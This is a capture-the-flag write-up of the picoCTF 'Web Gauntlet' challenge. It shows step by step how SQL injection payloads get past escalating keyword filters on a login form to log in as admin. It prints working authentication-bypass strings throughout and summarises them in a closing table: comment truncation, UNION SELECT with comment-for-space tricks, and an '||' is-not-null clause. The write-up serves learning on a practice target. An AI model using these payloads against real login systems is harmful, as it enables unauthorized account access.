
Info gathering



Web Gauntlet | 200 points

Tags: Category: Web Exploitation

AUTHOR: MADSTACKS

Description

Can you beat the filters? Log in as admin
http://jupiter.challenges.picoctf.org:29164/
http://jupiter.challenges.picoctf.org:29164/filter.php


Hints 1 2 3 4 5

5,036 solves / 6,379 attempts (79%)


81% Liked

First, lets take a look at the information that we have

The first page looks like a standard login




If we attempt to log in (remember we want to be admin) we can see the SQL query that gets executed in the background



```
SELECT * FROM users WHERE username='admin' AND password='test'
```

Interestingly, if you send something like "password" you won't see this output. That seems odd...

filter.php looks like this



```
Round1: or
```

I'm assuming this is showing us the filters that we're encountering. This matches the behavior we saw earlier "password" contains the letters "or" so the password gets filtered from now on I'll keep my password to something like `t` or `test`.

Bypassing Filters

Round 1

```
SELECT * FROM users WHERE username='<your input>' AND password='<your password>'
```

If you're familiar with coding, you're probably aware that most languages have a way for you to put comments in your code. Everything after the comment character gets ignored. SQL is actually no different which we can see here: https://dev.mysql.com/doc/refman/8.0/en/comments.html

We can insert comments into our query, that will be helpful for ignoring parts of the query we don't want to deal with like the password.

There are two different forms of comments:

1. Single line comments using `-- -` will ignore the rest of the line (the extra space is important)
2. Multi-line comments using `/* */` will ignore everything between the `*`

Ok, so now we know we can comment out a line...what if we put in a name like `admin---` with any random password?

The query would look something like this:

```
SELECT * FROM users WHERE username='admin-- - ' AND password='test'
```

Now, this is *almost* doing what we want. The problem is that since our username was in quotation marks, the comment characters aren't being interpreted as the start of the comment, its literal.....but nothing is stopping us from closing the quotes ourselves, right?

Lets try again with the username `admin'-- -` (pay attention to that extra quote)


Now the query looks like:

```
SELECT * FROM users WHERE username='admin'-- - ' AND password='test'
```

When SQL runs it and sees the comment character, it essentially sees this:

```
SELECT * FROM users WHERE username='admin'
```

This will successfully log us in



SELECT * FROM users WHERE username='admin'-- - ' AND password='test'

Round 2 / 5

Congrats! On to round 2

Round 2

Lets take a look at the filter.php page again, making sure to reload


Round2: or and like = --

Well that isn't good, it looks like they got rid of the nice comments with `--` but....we know of another way and I do not see any filters for `/**/`


Lets try the exact same username, but change out our comment characters. I'll submit `admin'/*` (Notice that I didn't close it with `*/`, this is what makes the rest of the line a comment)

Now the query looks like:

```
SELECT * FROM users WHERE username='admin'/*' AND password='test'
```

And is interpretted to be:

```
SELECT * FROM users WHERE username='admin'
```



SELECT * FROM users WHERE username='admin'/*' AND password='test'

Round 3 / 5


Congrats! On to round 3

Round 3

New filters


Round3: or and = like > < --

Well, this still doesn't stop the previous payload so lets send that again



SELECT * FROM users WHERE username='admin'/*' AND password='test'

Round 4 / 5

Congrats! On to round 4

Round 4

Filters


Round4: or and = like > < -- admin

Hmm...this is a problem. Lets see if we can be a bit more creative.

When you build a database you need an admin. So even if a query returns multiple users, the admin is very likely going to be the first user returned.

If we had a way to get a list of *ALL* the users and then filter it to only be the first returned user then we would likely have the admin. This is where LIMIT comes in handy! https://www.mysqltutorial.org/mysql-limit.aspx

Unfortunately, the query we have been injecting into is already filtering on a username and we can't remove that:

```
SELECT * FROM users WHERE username=''
```

They also got rid of the `or` operator. But maybe we can build our own query and join the results together?

Enter the UNION operator: https://dev.mysql.com/doc/refman/8.0/en/union.html


So now we can force SQL to join the results of two queries! Lets work to build our own.
We'll make it look something like like:

```
SELECT * FROM users WHERE username='' union select * from users limit 1
```

by submitting the username:
` union select * from users limit 1

Oops, that didn't work. But why? Well......it turns out that filter.php doesn't show everything. There's actually a filter on spaces now as well. Thankfully, SQL also reads comments as spaces: https://portswigger.net/support/sql-injection-bypassing-common-filters

Lets try replacing all the spaces with our fancy multi-line comments.
Submit the username `'/**/union/**/select/**/*/**/from/**/users/**/limit/**/1/*`



SELECT * FROM users WHERE username=''/**/union/**/select/**/*/**/from/**/users/**/limit/**/1/*' AND password='t'

Round 5 / 5

Congrats! On to round 5

Round 5

The tough one....lets look at filters (and keep in mind that spaces are also filtered)


Round5: or and = like > < -- union admin

Well, they are onto us with the `union` operator so no more of that. But they still didn't get rid of `limit` lets see what we can work with.


Lets take a look at the operators still available to us: https://dev.mysql.com/doc/refman/8.0/en/non-typed-operators.html

Ok, interesting! It looks like `or` can also be typed as `||`. There are also some fancy `is` `is not` and `is not null` operators so lets see if we can make a query out of that! `is` and `is not` seem a bit complicated to use here, but `is not null` should work.

We also want to keep the limit for the same reasons as above, this will return every user and we only want the admin. Lets build a query that looks like this:

```
SELECT * FROM users WHERE username='' || username is not null limit 1
```

by submitting this username with the spaces replaced `'||username/**/is/**/not/**/null/**/limit/**/1/*`


SELECT * FROM users WHERE username=''||username/**/is/**/not/**/null/**/limit/**/1/*' AND password='t'

Round 6 / 5

Congrats! You won! Check out filter.php

Result

Round	Filters	Query
Round 1	or	`admin'-- -`
Round 2	or and like = --	`admin'/*`

Round	Filters	Query
Round 3	or and like = -- < >	`admin'/*`
Round 4	or and like = -- < > " " admin	`'/**/union/**/select/**/*/**/from/**/users/**/limit/**/1/*`
Round 5	or and like = -- < > " " admin union	`'||username/**/is/**/not/**/null/**/limit/**/1/*`

I'll leave it up to you to run through and get the flag, but we have successfully bypassed several different filters just by casually scrolling through the MYSQL documentation and knowing what we were up against. There are many different bypasses available here, don't feel limited to the ones I demonstrated.